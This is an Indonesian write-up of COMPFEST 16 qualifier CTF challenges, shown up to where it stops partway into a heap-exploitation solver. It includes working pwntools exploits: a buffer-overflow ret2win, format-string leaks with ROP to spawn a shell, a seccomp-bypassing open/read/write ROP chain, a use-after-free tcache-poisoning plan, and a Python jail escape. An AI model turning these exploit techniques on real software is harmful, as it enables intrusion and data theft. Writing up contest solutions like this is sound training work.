

Writeup COMPFEST 16 Quals

SNI CABANG ISEKAI



Bengsky

Msfir

TunangannyaChizuru

Daftar Isi

Daftar Isi	2
Miscellaneous	4
[100 pts] sigma code	4
[430 pts] Edit Distance 0	5
[454 pts] john-O-jail	7
Binary Exploitation	8
[316 pts] return to me	8
[443 pts] gampanglah	11
[443 pts] Brainrot Song Library	15
[495 pts] Brainrot Song Library v2.0	24
[499 pts] Brainrot Song Library v2.0: Revenge	30
Rev	34
[326 pts] Equivalent Exchange	34
[488 pts] Rotateable Matrix Lock???	38
[495 pts] Low Level	41
[496 pts] Jump! Jump! Jump!	45
Web Exploitation	50
[100 pts] Let's Help John!	50
[375 pts] Chicken Daddy	51
[408 pts] SIAK-OG	53
[490 pts] copasbin	55
Forensics	58
[100 pts] industrialspy3	58
[269 pts] the dumb hacker	62
[375 pts] loss	65
Crypto	68
[100 pts] money gone, wallet also gone	68
[488 pts] Forge Me if You can	73

Miscellaneous

[100 pts] sigma code

[100 pts] sigma code

Description

My mewning robot is trying to tell me something

Author: Keego

Attachments

only_sigmas_will_understand.mp3

Diberikan sebuah file audio. File audio tersebut berisi rekaman seseorang (atau AI) yang mendiktekan bilangan-bilangan desimal. Bilangan-bilangan tersebut yaitu:

```
81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77  
68 89 49 77 84 78 107 90 72 48 61
```

Ketika bilangan-bilangan di atas dikonversi menjadi ascii string, dihasilkan sebuah base64, yang jika didecode menghasilkan flag.

```
「@ msfir」 (□ ~/d/t/C/C/C/M/sigma code) (master|.)  
> echo '81 48 57 78 85 69 90 70 85 49 81 120 78 110 116 53 78 72 108 102 77 122 86 107 77 68 89 49 77 84  
78 107 90 72 48 61' | jq -sr implode | base64 -d  
COMPFEST16{y4y_35d06513dd} ↴
```

Flag: COMPFEST16{y4y_35d06513dd}

[430 pts] Edit Distance 0

[430 pts] Edit Distance 0

Description

Can you make a program that just prints itself?

Author: Zanark

nc challenges.ctf.compfest.id 9005

Attachments

 main.py

Diberikan sebuah script python. Intinya kita diminta untuk menuliskan program [quine](#) dengan bahasa pemrograman Rust. Saya solve chall ini dengan unintended, karena Rust memiliki builtin macro yang bisa digunakan untuk meng-embed file ke dalam source code, termasuk source codenya sendiri. Selain itu, tidak dilakukan return jika input tidak lolos cek, jadi tidak perlu terlalu memikirkan check tersebut.

POC:

```
fn main() {
    let str = include_str!("main.rs");
    print!("{str}");
}
```

```
> nc challenges.ctf.compfest.id 9005
Enter your code:
>> fn main() {
>> let str = include_str!("main.rs");
>> print!("{}");
>> }
>> EOF

No cheating! >:(

Congrats!
COMPFEST16{qu1n3s_ar3_qu1t3_fUn_4ren5_th3Y_9bb243ad11}
<J
```

Flag: COMPFEST16{qu1n3s_ar3_qu1t3_fUn_4ren5_th3Y_9bb243ad11}

[454 pts] john-O-jail

[454 pts] john-O-jail

Description

John is jailed again!! Help him escape by retrieving the flag at flag.py!!

Author: Ultramy

nc challenges.ctf.compfest.id 9015

Attachments

challenge.py flag.py

Pyjail yang niat, sayangnya tidak blacklist breakpoint :D.

```
[msfir] ~d/t/C/C/M/john-O-jail (master) [1]
> nc challenges.ctf.compfest.id 9015
John has been detained in prison for the second time.
Help him escape!

What will you do?
1. Write a payload
2. Input jail cell password
3. Exit

> 1
Type 'exit' to quit.
>>> breakpoint()
--Return--
> <string>(1)<module>()>None
(Pdb) import os
(Pdb) os.system("cat flag.py")
def flag_peye():
    try:
        assert(1+1==0)
        print("\nOh no! John has escaped with the flag: COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}\n")
    except AssertionError:
        print(f"\nJohnny Johnny no escape!\n")

if __name__=='__main__':
    flag_peye()
0
(Pdb)
```

Flag: COMPFEST16{0h_nO_h3_3zc4p3I7_77bf797d68}

Binary Exploitation

[316 pts] return to me

[316 pts] return to me

Description

your classic ret2me challenge. ee, ME?? umm okay, good luck.

Author: tipsen

nc challenges.ctf.compfest.id 9013

Attachments

chall

Diberikan linux binary dengan semua security setting aktif kecuali canary.

```
[msfir] ~ /d/t/C/C/B/return to me (master|•)
> checksec chall
[*] '/home/msfir/dev/tools/CTFdScraper/CTF/CTF COMPFEST'
    Arch:      amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

TL;DR dari chall ini sebagai berikut:

1. Program meminta input dengan fungsi gets sehingga menyebabkan buffer overflow
2. Panjang input tidak boleh lebih dari 10 byte. Namun, karena perhitungan panjang dilakukan dengan strlen, maka ini bisa di-bypass dengan menyisipkan null di awal input

3. Meskipun ASLR aktif, program memberikan address fungsi win
4. Program tidak bisa didebug karena dideteksi dengan ptrace. Solusinya bisa kita patch fungsi ptrace-nya atau cukup hitung offset ke saved rip secara manual karena chall ini sangat sederhana
5. Objektif chall ini adalah mengoverwrite saved rip dengan address fungsi win

Solver:

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

gdbscript = """
b main
c
"""

host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9013
exe = context.binary = ELF(args.EXE or "./chall", False)

io = start()

io.recvuntil(b"0x")

win = int(io.recvline(), 16)

io.sendline(flat({0: 0, 40: win}))
```

```
io.interactive()
```

```
[msfir] (~/d/t/C/C/C/B/return to me) (master|•)
> ./x.py
[+] Opening connection to challenges.ctf.compfest.id on port 9013: Done
[*] Switching to interactive mode
try to hack me, if you can~
see ya
ret2win or ret2me mwehehe
COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_IUCl_n_hv3_funn_8e02c8c921}
$
```

Flag:

COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_IUCl_n_hv3_funn_8e02c8c921}

[443 pts] gampanglah

[443 pts] gampanglah

Description

should be an easy challenge i guess?

Author: tipsen

nc challenges.ctf.compfest.id 9006

Attachments

chall ld-linux-x86-64.so.2 libc.so.6

Diberikan linux binary beserta loader dan libc-nya. Berikut security settings yang dimiliki binary tersebut:

```
[msfir] ~/d/t/C/C/B/gampanglah (master|•)
> checksec chall
[*] '/home/msfir/dev/tools/CTFdScraper/CTF/CTF COMPFEST 16/Bi
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

TL;DR:

1. Terdapat 2 vulnerability di dalam program: buffer overflow yang disebabkan oleh penggunaan gets dan format string vulnerability
2. Kedua vulnerability tersebut dapat dieksloitasi sebanyak 2 kali
3. String yang kita input dienkripsi dengan xor cipher terlebih dahulu sebelum di-pass sebagai format untuk printf. Key dari xor cipher ini adalah 1 byte integer yang digenerate dengan fungsi rand, seed yang digunakan adalah time(0).

Karena kita bisa meng-generate seed yang sama, key dapat diprediksi sehingga kita bisa menghasilkan payload yang kita mau.

4. Payload pertama digunakan untuk me-leak libc address dan canary dengan mengeksplorasi format string vulnerability
5. Payload kedua digunakan untuk melakukan ROP dengan mengeksplorasi buffer overflow. Perhatikan bahwa payload kedua tidak perlu dienkripsi karena kita bisa menyisipkan null byte di awal payload mengingat panjang string yang di-xor didapatkan dengan fungsi strlen. Hal ini bisa dilakukan di payload kedua tetapi tidak di payload pertama karena tidak beraspek apa-apa terhadap kegunaan payload-nya.

Solver:

```
#!/usr/bin/env python3

from ctypes import CDLL

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

gdbscript = """
b main
c
"""

host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9006
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)
```

```

cdll = CDLL("./libc.so.6")

while True:
    try:
        io = start()

        cdll.srand(cdll.time(0))
        key = cdll.rand() & 0xFF

        format = xor(b"%19$p %17$p", key)
        io.sendlinethen(b": ", format)
        leaks = io.recvline().split()

        libc.address = int(leaks[0], 16) - (libc.sym["__libc_start_main"] + 0xF3)
        log.info(f"hex(libc.address) = {hex(libc.address)}")

        canary = int(leaks[1], 16)
        log.info(f"hex(canary) = {hex(canary)}")

        rop = ROP(libc)
        rop.call(rop.ret.address)
        rop.system(next(libc.search(b"/bin/sh\0")))

        payload = flat({0: 0, 72: [canary, 0, rop.chain()]})
        io.sendline(payload)

        io.interactive()
        break
    except:
        continue

```

```

[msfir] ~d/t/C/C/B/gampanglah master|~)
> ./x.py
[+] Opening connection to challenges.ctf.compfest.id on port 9006: Done
[*] hex(libc.address) = '0x7fa385c3b000'
[*] hex(canary) = '0xe3cc80b58569600'
[*] Loaded 195 cached gadgets for './libc.so.6'
[*] Switching to interactive mode
> Here is your XORed result :
Thanks for joining COMPFEST16
$ cat flag.txt
COMPFEST16{1t_supp0s3d_t0_b3_4_3z_w4rm_up_ch4ll3ng3_754bf0400c}$ 

```

Flag: COMPFEST16{1t_supp0s3d_t0_b3_4_3z_w4rm_up_ch4ll3ng3_754bf0400c}

[443 pts] Brainrot Song Library

[484 pts] Brainrot Song Library

Description


Little John, a true Gen Alpha, is making his first C program! Well, it's just a 'brainrot song library', though. Complete with nonsense words such as 'skibidi', 'rizz', and 'mewing'...

Anyways, Little John is using his dad's computer, and we need you to exploit his program so that it can read a hidden file Little John's dad hid, even if it's not listed in the program. We don't know the file name though, so good luck with that!

Author: nabilmuafa

```
nc challenges.ctf.compfest.id 9008
```

Attachments



chall.zip

Diberikan sebuah zip file yang isinya sebagai berikut.

[msfir] <~/d/t/C/C/B/Brainrot Song Library> (master .)			
> unzip -l <u>chall.zip</u>			
Length	Date	Time	Name
-----	-----	-----	-----
131	2024-07-07	23:34	call-me-mewing.txt
16904	2024-07-10	19:43	chall
129	2024-07-07	23:34	glimpse-of-sigma.txt
240936	2024-05-07	03:34	ld-linux-x86-64.so.2
2220400	2024-07-10	00:07	libc.so.6
128	2024-07-07	23:34	mewing-out-loud.txt
128	2024-07-07	23:34	never-gonna-rizz-you-up.txt
131	2024-07-10	19:29	skibidi-out.txt
-----			-----
2478887			8 files

Langkah pertama adalah memeriksa pengaturan keamanan dari binary Linux yang diberikan, lalu melakukan patch menggunakan `pwinit`.

```
> checksec chall
[*] '/home/msfir/dev/tools/CTFdScraper/CTF/
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
```

Vulnerability pada challenge ini adalah `format string`, di mana kita bisa mengontrol format yang digunakan oleh fungsi `printf`. Kerentanan `format string` ini dapat di-trigger dengan memilih menu kedua, lalu menjawab pertanyaan dengan "N".

```
[msfir] ~d/t/C/C/B/Brainrot Song Library (master|.) [SIGINT]
> ./chall
Welcome to Brainrot Song Library!
We have a catalogue of brainrot-ified songs' lyrics you can read.
1) View song file name catalogue
2) Read song lyrics
3) Exit
> 2

You're about to see the contents of never-gonna-rizz-you-up.txt. Is that correct? (Y/N) N
Input the song file name you want to see: %p
The song file 0x7ffc2aec86b0 is not found.
```

Namun, terdapat batasan panjang payload, yaitu 64 byte (atau sebenarnya 63 byte karena menggunakan `fgets`).

```
        goto LABEL_11;
    printf("Input the song file name you want to see: ");
    fgets(s, 64, stdin);
    s[strlen(s) - 1] = 0;
    v3 = 0;
    for ( i = 0; i <= 4; ++i )
    {
        if ( !strcmp(s, (&songList)[i]) )
        {
            v3 = 1;
            strcpy(file_to_open, s);
            break;
        }
    }
```

Selain itu, di fungsi `setup` terdapat seccomp filter yang diterapkan pada challenge ini.

```
v89 = 0;
v90 = 2147418112;
v1 = 22;
v2 = &v3;
if ( prctl(38, 1LL, 0LL, 0LL, 0LL) )
{
    perror("prctl(PR_SET_NO_NEW_PRIVS)");
    exit(-1);
}
result = syscall(317LL, 1LL, 0LL, &v1);
if ( result )
{
    perror("seccomp");
    exit(-1);
}
return result;
```

Kita bisa melihat jenis filter yang diterapkan dengan menggunakan `seccomp-tools`.

```
[msfir] (~d/t/C/C/B/Brainrot Song Library) (master) [1]
> seccomp-tools dump ./chall
line  CODE  JT  JF      K
=====
0000: 0x20 0x00 0x00 0x00000000 A = sys_number
0001: 0x15 0x13 0x00 0x00000000 if (A == read) goto 0021
0002: 0x15 0x12 0x00 0x00000001 if (A == write) goto 0021
0003: 0x15 0x11 0x00 0x00000002 if (A == open) goto 0021
0004: 0x15 0x10 0x00 0x00000003 if (A == close) goto 0021
0005: 0x15 0x0f 0x00 0x00000005 if (A == fstat) goto 0021
0006: 0x15 0x0e 0x00 0x00000008 if (A == lseek) goto 0021
0007: 0x15 0x0d 0x00 0x00000009 if (A == mmap) goto 0021
0008: 0x15 0x0c 0x00 0x0000000a if (A == mprotect) goto 0021
0009: 0x15 0x0b 0x00 0x0000000b if (A == munmap) goto 0021
0010: 0x15 0x0a 0x00 0x0000000c if (A == brk) goto 0021
0011: 0x15 0x09 0x00 0x00000011 if (A == pread64) goto 0021
0012: 0x15 0x08 0x00 0x00000012 if (A == pwrite64) goto 0021
0013: 0x15 0x07 0x00 0x0000004e if (A == getdents) goto 0021
0014: 0x15 0x06 0x00 0x000000ca if (A == futex) goto 0021
0015: 0x15 0x05 0x00 0x000000d9 if (A == getdents64) goto 0021
0016: 0x15 0x04 0x00 0x000000e7 if (A == exit_group) goto 0021
0017: 0x15 0x03 0x00 0x00000101 if (A == openat) goto 0021
0018: 0x15 0x02 0x00 0x00000106 if (A == newfstatat) goto 0021
0019: 0x15 0x01 0x00 0x0000013e if (A == getrandom) goto 0021
0020: 0x06 0x00 0x00 0x00000000 return KILL
0021: 0x06 0x00 0x00 0x7ffff0000 return ALLOW
```

Kesimpulan dari hasil dump di atas adalah bahwa kita tidak bisa menggunakan `execve` atau `execveat` untuk melakukan spawn shell. Oleh karena itu, kita harus menggunakan teknik ORW (open, read, write) untuk mendapatkan flag. Nama file flag bisa diperoleh dengan menggunakan `getdents64` untuk melakukan listing direktori.

Langkah eksplorasi:

1. Leak alamat `libc` dan lokasi `saved RIP` yang ada di stack. Leak dilakukan dengan menggunakan payload `%n$p`, di mana `n` adalah urutan parameter `printf` (karena `printf` adalah variadic function). Nilai `n` bisa kita hitung dengan memanfaatkan GDB; caranya adalah dengan memasang breakpoint di fungsi `printf`, lalu setelah breakpoint tersebut hit saat `printf` dengan format payload kita, lihat isi stack (menggunakan command `tele` di plugin GEF).

```

$rsp : 0x00007fffffd998 → 0x000000000017c2 <readFile+0x17> → 0x480000095305d48
$rbp : 0x00007fffffd450 → 0x00007fffffd470 → 0x00000000000001
$rsi : 0x00007fffffd7f0 → 0x766f732065854
$rdi : 0x00007fffffd9c0 → 0x0000000000097025 (%p*) ←
$rip : 0x00007ffff7e24110 <printf> → 0x4800000d8ec8148
$r8 : 0x0000000000000001
$r9 : 0x0000000000000000
$r10 : 0x0000000000000000
$r11 : 0x0000000000000002
$r12 : 0x0000000000000000
$eflags: 0x202 [ident align vx86 resume nested overflow direction INTERRUPT trap sign zero adjust parity carry] [Ring-3]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

stack --
```

```

$rsp 0x7fffffd998+0x0000+000: 0x000000000017c2 <readFile+0x17> → 0x480000095305d48 ← retaddr[1]
0x7fffffd9a0+0x0000+001: 0x00007ffff7f45079 → _IO_file_Jumps → 0x00000000000000
0x7fffffd9a0+0x0010: 002: 0x0000000000774e7643
0x7fffffd9b0+0x0000+003: 0x0000000000000000
0x7fffffd9b0+0x0020+004: 0x00007ffff7e50744 <new_do_write+0x54> → 0x4800000080bb70f
$rdi 0x7fffffd9b0+0x0020+005: 0x0000000000000000
0x7fffffd9c0+0x0030+006: 0x0000000000000000
0x7fffffd9d0+0x0030+007: 0x00000000004040ad <stdout@GLIBC_2.2.5> → 0x00007fffffa75c8 <_IO_2_1_stdout-> → 0x00000000fbad2887
code: x86:64 (gdb-native) --
```

```

0x7ffff7e24100 c3          <_isoc99_vscancat+0x0>    ret
0x7ffff7e24101 eea680c0    <_isoc99_vscancat+0x4>    call 0x7ffff7eea9f0 <__stack_chk_fail>
0x7ffff7e24106 622e0f184000.. <NO_SYMBOL> cs    nop WORD PTR [rax + rax * 1 + 0x0]
→+ 0x7ffff7e24110 4831ecd8000000 <printf> sub    rsp, 0x48 ←
0x7ffff7e24117 4889542428 <printf+0x7>    mov    QWORD PTR [rsp + 0x28], rsi
0x7ffff7e2411c 4889542430 <printf+0xc>    mov    QWORD PTR [rsp + 0x30], rdx
0x7ffff7e24120 48894c2438 <printf+0x11>    mov    QWORD PTR [rsp + 0x38], rcx
0x7ffff7e24126 4c89442449 <printf+0x16>    mov    QWORD PTR [rsp + 0x40], r8
0x7ffff7e2412b 46894c2448 <printf+0x1b>    mov    QWORD PTR [rsp + 0x48], r9
threads: 1/1
```

```

[Thread Id:1, tid:1286] Name: "chall", stopped at 0x7ffff7e24110 <printf>, reason: BREAKPOINT
→ [#0] 0x7ffff7e24110 <printf> {frame name: _printf}
[#!] 0x000000000017c2 <readFile+0x17>
[##] 0x000000040199b <main+0xb4>
```

Jangan lupa juga untuk menghitung offset di mana payload kita terletak, karena akan digunakan untuk `fmtstr_payload`.

```
$rdi  
0x7fffffff9b8|+0x0020|+004: 0x0007ffff7e50744 <new_do_write+0x54> → 0x480000000000000f  
0x7fffffff9c0|+0x0028|+005: 0x0000000000007025 (%p') ← Payload kita terletak di offset 5 + 5 = 10  
0x7fffffff9c8|+0x0030|+006: 0x000000000000000a  
0x7fffffff9d0|+0x0038|+007: 0x000000000000000a <stdout@GLIBC_2.2.5> → 0x0007ffff7fa75c0 <_IO_2_1_stdout_> → 0x00000000fbad2887  
0x7fffffff9d8|+0x0040|+008: 0x0007ffff7ddc740 → [loop detected]  
0x7fffffff9e0|+0x0048|+009: 0x0007ffff7ffd000 <_rtld_global_> → 0x0007ffff7ffe2c0 → 0x0000000000000000 ← $r14  
0x7fffffff9e8|+0x0050|+010: 0x0007ffff7e51509 <_IO_do_write+0x19> → 0x0fc0950f5bc33948  
0x7fffffff9f0|+0x0058|+011: 0x0007ffff7fa75c0 <_IO_2_1_stdout_> → 0x00000000fbad2887  
0x7fffffff9f8|+0x0060|+012: 0x0007ffff7e51a33 <_IO_file_overflow+0x103> → 0xfffff53850ffff883  
0x7fffffffda0|+0x0068|+013: 0x000000000000000a  
0x7fffffffda8|+0x0078|+014: 0x0007ffff7fa75c0 <_IO_2_1_stdout_> → 0x00000000fbad2887  
0x7fffffffda10|+0x0078|+015: 0x000000000000000a <stdout@GLIBC_2.2.5> → 0x0007ffff7fa75c0 <_IO_2_1_stdout_> → 0x00000000fbad2887  
0x7fffffffda18|+0x0080|+016: 0x0007ffff7e495fe <putchar+0xde> → 0x441f0fffff5be9
```

2. Susun ROP chain untuk list direktori dengan `getdents64`. Untuk detailnya, cek manual page dari `getdents64`. Saya juga menggunakan kelas ROP dari `pwntools` untuk memudahkan penyusunan ROP chain. Kalian bisa membaca dokumentasinya [di sini](#).
3. Pisahkan ROP chain menjadi potongan-potongan (chunks) yang masing-masing berukuran 4 byte. Hal ini diperlukan agar ukuran payload tidak melebihi 64 byte. Gunakan `fmtstr_payload` untuk setiap chunk untuk melakukan overwrite pada alamat target yang sesuai.
4. Setelah mendapatkan nama file flag, ulangi langkah 2 dan 3, tetapi kali ini susunlah ROP chain untuk melakukan operasi `ORW` (open, read, write).

Solver:

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

def send_payload(payload):
    io.sendline(b"2")
    io.sendline(b"N")
    payload = (payload + b"\n")[:63]
    io.sendline(payload)
    io.recvuntil(b"The song file ")
    return io.recvuntil(b" is not found", drop=True)
```

```

gdbscript = """
# b printf
b *main+206
c
"""

host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9008
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

leaks = send_payload(b"%33$p %28$p").split()

libc.address = int(leaks[0], 16) - (libc.sym["__libc_start_call_main"] + 0x80)
log.info(f"{hex(libc.address)}")

retaddr = int(leaks[1], 16) + 8
log.info(f"{hex(retaddr)}")

if args.LS:
    rop = ROP(libc, retaddr)
    rop.open(b".", 0x1000)
    rop.getdents64(3, retaddr - 0x8000, 0x1000)
    rop.write(1, retaddr - 0x8000, 0x1000)
else:
    rop = ROP(libc, retaddr)
    rop.open(b"flag-7c76921b144b830737737d5d7f6dd4d7.txt", 0)
    rop.read(3, retaddr - 0x8000, 0x1000)
    rop.write(1, retaddr - 0x8000, 0x1000)

prog = log.progress("Writing ROP chain")
iter = enumerate(unpack_many(rop.chain()), 32))
for i, v in iter:
    prog.status(f"{i}: {hex(v)}")
    payload = fmtstr_payload(10, {retaddr + i * 4: v}, write_size="short")
    assert len(payload) <= 64, len(payload)
    send_payload(safe_flat(payload))
prog.success()
io.sendline(b"3")
io.recvuntil(b"Goodbye!\n")
print(io.recvall().replace(b"\x00", b'').decode(errors="ignore"))

```

```
[msfir] ~d/t/C/C/B/Brainrot Song Library (master|.)  
> ./x.py LS  
[*] Opening connection to challenges.ctf.compfest.id on port 9008: Done  
[*] hex(libc.address) = '0x7f225caf000'  
[*] hex(retaddr) = '0x7ffe84404e58'  
[*] Loaded 219 cached gadgets for './libc.so.6'  
[*] Writing ROP chain: Done  
[*] Receiving all data: Done (4.00KB)  
[*] Closed connection to challenges.ctf.compfest.id port 9008  
!  
.profile!  
\x18\x04.!  
\x03.bash_logout!  
\x04\x18\x04..!  
\x05.bashrc!  
\x06call-me-mewing.txt!  
\x07flag-7c76921b144b830737737d5d7f6dd4d7.txt!  
glimpse-of-sigma.txt!  
skibidi-out.txt!  
  
never-gonna-rizz-you-up.txt!  
\x0b\x18\x04bin!  
\x0c  
libx32!  
chall.c!  
\x0e  
lib32!  
\x0fmewing-out-loud.txt!  
\x10\x18\x04usr,<  
\x11\x18  
lib?,  
\x12  
lib64!  
\x13\x18\x04dev!  
\x14chall
```

```
[msfir] ~d/t/C/C/B/Brainrot Song Library (master|.) [1]  
> ./x.py  
[*] Opening connection to challenges.ctf.compfest.id on port 9008: Done  
[*] hex(libc.address) = '0x7fa28ea8c000'  
[*] hex(retaddr) = '0x7ffd24ce2718'  
[*] Loaded 219 cached gadgets for './libc.so.6'  
[*] Writing ROP chain: Done  
[*] Receiving all data: Done (4.00KB)  
[*] Closed connection to challenges.ctf.compfest.id port 9008  
COMPFEST16{r0tt3n_br4iN_r0tTeN_st4ck_RoTt3N_m1nd_4nD_r0ttEn_f0rm4t_sTr1N6_de598a0093}  
[msfir] ~d/t/C/C/B/Brainrot Song Library (master|.)  
> |
```

Flag:

COMPFEST16{r0tt3n_br4iN_r0tTeN_st4ck_RoTt3N_m1nd_4nD_r0ttEn_f0rm4t_sTr1N6_de598a0093}

[495 pts] Brainrot Song Library v2.0

[495 pts] Brainrot Song Library v2.0

Description

Seeing his son's unsafe program, David, Little John's dad, upgraded the Brainrot Song Library. David implemented heaps for this! Which means you can now store longer lyrics and add or remove songs from the library. You can also choose whether to store short lyrics or long lyrics. And it should be safe.

At least...that's what he thought.

Author: nabilmuafa

`nc challenges.ctf.compfest.id 9017`

Attachments

chall Id-2.3l.so
 libc.so.6

Challenge ini adalah sebuah *heap exploitation* challenge. Program yang diberikan adalah program CRUD standar yang sering ditemukan dalam challenge heap lainnya. Vulnerability pada challenge ini adalah *Use After Free* (UAF), di mana kita dapat melakukan *view*, *edit*, dan *remove* terhadap *song* yang telah dihapus. Selain itu, fungsi *view* menggunakan *custom print* yang menampilkan seluruh byte (termasuk *null byte*) sebanyak ukuran *song*. Hal ini mempermudah kita untuk melakukan *leak* dengan cara yang lebih sederhana.

Berikut adalah potongan-potongan kode yang penting, termasuk yang menyebabkan *vulnerability* terjadi:

```

19    {
20        puts(&byte_200F);
21        puts("Title:");
22        read(0, title, 0x18uLL);
23        puts(&byte_200F);
24        puts("Content Size");
25        puts("For SHORT SONG, size must be inclusively between 32 - 128.");
26        puts("For LONG SONG, size must be larger than or equal to 1032.");
27        puts("Input content size:");
28        size = readInt();
29        puts(&byte_200F);
30        if (size > 0x1F && (size <= 0x80 || size > 0x407))
31        {
32            isLongSong[Int] = size > 0x407; 1
33            content = (char *)malloc(size);
34            songList[Int]->size = size;
35            songList[Int]->content = content;
36            strcpy(songList[Int]->title, title, 0x18uLL);
37            puts("Content:");
38            read(0, songList[Int]->content, (unsigned int) size);
39            isAllocated[Int] = 1; 2
40            hasAllocated[Int] = 1;
41        }
42        else
43        {
44            puts("Nuh uh!\n");

```

00001664 addSong:31 (1664)

1. Song ditandai sebagai LONG jika content size > 0x407. Jika ini dimaksudkan agar chunk tidak masuk ke dalam tcache, maka ini keliru karena size 0x408 masih bisa masuk.
2. Terdapat 2 array untuk menandai song di indeks terkait sudah dialokasikan. Kedua array ini akan menjadi penyebab krusial terjadinya UAF.

```

1 void __fastcall removeSong()
2 {
3     unsigned int Int; // [rsp+Ch] [rbp-4h]
4
5     puts("Which?");
6     Int = readInt();
7     if (Int < 0xA)
8     {
9         if (hasAllocated[Int] 3)
10        {
11            if (isLongSong[Int]) 1
12                free(songList[Int]->content);
13            else
14                memset(songList[Int]->content, 0, songList[Int]->size);
15                memset(songList[Int], 0, 0x18uLL);
16            isAllocated[Int] = 0; 2
17        }
18        else
19        {
20            puts("There's GYATTing you can delete here.\n");
21        }
22    }
23    else
24    {
25        puts("Invalid index. Not sigma!\n");
26    }

```

0000186E removeSong:7 (186E)

1. Song's content hanya di-free jika dan hanya jika song tersebut termasuk LONG.
2. Setelah di-free, isAllocated di indeks terkait di-assign dengan false.
3. Akan tetapi, removeSong mengecek status alokasi song menggunakan array hasLocated, sehingga ini mengizinkan kita untuk melakukan double free.

```

1 void __fastcall viewSong()
2 {
3     unsigned int index; // [rsp+Ch] [rbp-4h]
4
5     puts("Which?");
6     index = readInt();
7     puts(&byte_200F);
8     if ( index < 0xA )
9     {
10         if ( hasAllocated[index] ) 1
11         {
12             printf("Title: %s", songList[index]->title);
13             puts(&byte_200F);
14             printf("Content: ");
15             print_content(songList[index]->content, songList[index]->size); 2
16         }
17     }
18     else
19     {
20         puts("Index still empty, you haven't RIZZED here\n");
21     }
22     else
23     {
24         puts("Invalid index. Not sigma!\n");
25     }
26 }
```

00001456 viewSong:9 (1456)

1. Di fungsi viewSong juga status alokasi song dicek menggunakan array hasAllocated, yang menyebabkan kita bisa view song yang sudah dihapus. Ini bisa kita gunakan untuk leak libc address dengan memanfaatkan unsorted bin
2. Custom print digunakan, di mana print hanya berhenti jika jumlah byte sama dengan content's size. Dengan ini, kita bisa me-leak banyak hal.

```

1 void __fastcall editSong()
2 {
3     unsigned int Int; // [rsp+Ch] [rbp-4h]
4
5     puts("Which?");
6     Int = readInt();
7     if ( Int < 0xA )
8     {
9         if ( hasAllocated[Int] ) 1
10        {
11            puts(&byte_200F);
12            puts("Enter new content:");
13            read(0, songList[Int]->content, songList[Int]->size);
14        }
15    }
16    else
17    {
18        puts("Empty index. Try LOOKSMAXXING first.\n");
19    }
20 }
21 else
22 {
23     puts("Invalid index. Not sigma!\n");
24 }
```

0000183E editSong:13 (183E)

1. Kasus yang sama terjadi untuk edit song. Kita bisa mengedit song yang telah dihapus. Ini bisa kita gunakan untuk melakukan teknik tcache poisoning.

Langkah eksplorasi:

1. **add(0, 0x500)** untuk persiapan leak libc.
2. **add(1, 0x38)** sebagai guard agar chunk sebelumnya tidak hilang karena konsolidasi.
3. **remove(0)** agar chunk masuk ke unsorted bin yang memiliki libc address di dalamnya.
4. **view(0)** UAF read untuk leak libc address (tepatnya di main_arena+96).
5. **add(2, 0x408)** dan **add(3, 0x408)** lalu **remove(3)** dan **remove(2)** untuk persiapan tcache poisoning.

6. **edit(2)** UAF write untuk melakukan tcache poisoning, yaitu dengan mengoverwrite pointer next chunk menjadi `__free_hook`.
7. **add(0x408)** sebagai dummy chunk, tetapi isi dengan string “/bin/sh” karena akan dipakai untuk spawn shell. Chunk ukuran 0x408 berikutnya akan terletak di `__free_hook`.
8. **add(0x408)** terletak di `__free_hook`, overwrite dengan system. Ini akan menyebabkan fungsi system akan dipanggil ketika melakukan free, dan argumennya adalah pointer yang di-free.
9. **remove(4)** yang berisi “/bin/sh” untuk men-trigger pemanggilan system(“/bin/sh”).

Solver:

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
